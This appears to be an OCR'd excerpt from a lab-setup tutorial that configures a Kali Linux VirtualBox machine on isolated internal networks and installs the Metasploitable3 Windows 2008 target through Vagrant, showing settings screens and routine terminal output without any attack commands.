






Oracle VM VirtualBox Manager
File Machine Help
Tools
kali-linux-2024.1-virtualbox-amd64
Powered Off
New
Settings
Discard
Start
General
Name: kali-linux-2024.1-virtualbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: PAE/NX, KVM Paravirtualization
Preview
kali-linux-2024.1-virtualbox-amd64
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali-linux-2024.1-virtualbox-amd64.vdi (Normal, 80.09 GB)
Audio
Host Driver: PulseAudio
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB


kali-linux-2024.1-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to: Bridged Adapter
Name: ens33
Advanced
Cancel
OK


kali-linux-2024.1-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027E9168C
Cable Connected
Port Forwarding
Cancel
OK


kali-linux-2024.1-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
080027A67F03
Cable Connected
Port Forwarding
Cancel
OK




```
glen@ubuntu:~/Downloads$ vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching vagrant-reload-0.0.1.gem
Installed the plugin 'vagrant-reload (0.0.1)'!
glen@ubuntu:~/Downloads$ vagrant plugin install vagrant-vbguest
Installing the 'vagrant-vbguest' plugin. This can take a few minutes...
Fetching micromachine-3.0.0.gem
Fetching vagrant-vbguest-0.32.0.gem
Installed the plugin 'vagrant-vbguest (0.32.0)'!
```


```
glen@ubuntu:~/Downloads$ vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/api/v2/vagrant/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-win2k8/versions/0.1.0-
weekly/providers/virtualbox/unknown/vagrant.box

==> box: Successfully added box 'rapid7/metasploitable3-win2k8' (v0.1.0-weekly) for 'virtualbox'!
```


```
glen@ubuntu:~/Downloads$ cd ~/.vagrant.d/boxes
glen@ubuntu:~/.vagrant.d/boxes$ ls -l
total 4
drwxrwxr-x 3 glen glen 4096 Apr 21 10:43 rapid7-VAGRANTSLASH-metasploitable3-win2k8
glen@ubuntu:~/.vagrant.d/boxes$ mv rapid7-VAGRANTSLASH-metasploitable3-win2k8 metasploitable3-win2
k8
glen@ubuntu:~/.vagrant.d/boxes$ ls -l
total 4
drwxrwxr-x 3 glen glen 4096 Apr 21 10:43 metasploitable3-win2k8
```


```
glen@ubuntu:~/.vagrant.d/boxes$ vagrant init metasploitable3-win2k8
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.
glen@ubuntu:~/.vagrant.d/boxes$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Importing base box 'metasploitable3-win2k8'...
==> default: Matching MAC address for NAT networking...
==> default: Checking if box 'metasploitable3-win2k8' version '0.1.0-weekly' is up to date...
==> default: Setting the name of the VM: boxes_default_1713711081673_83717
==> default: Clearing any previously set network interfaces...
==> default: Preparing network interfaces based on configuration...
    default: Adapter 1: nat
==> default: Forwarding ports...
    default: 3389 (guest) => 3389 (host) (adapter 1)
    default: 22 (guest) => 2222 (host) (adapter 1)
    default: 5985 (guest) => 55985 (host) (adapter 1)
    default: 5986 (guest) => 55986 (host) (adapter 1)
==> default: Running 'pre-boot' VM customizations...
```


A


B






boxes_default_1713711081673_83717 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Keyboard
Mouse Integration
Keyboard Settings...
Soft Keyboard...
Insert Ctrl-Alt-Del Host+Del
Insert Ctrl-Alt-Backspace Host+Backspace
Insert Ctrl-Break
Insert Insert
Insert Print Screen
Insert Alt Print Screen
Insert Host Key Combo Host+Ins
Press CTRL + ALT + DELETE to log on
Windows Server 2008 R2
Standard
Send the Ctrl-Alt-Del sequence to the virtual machine
Right Ctrl

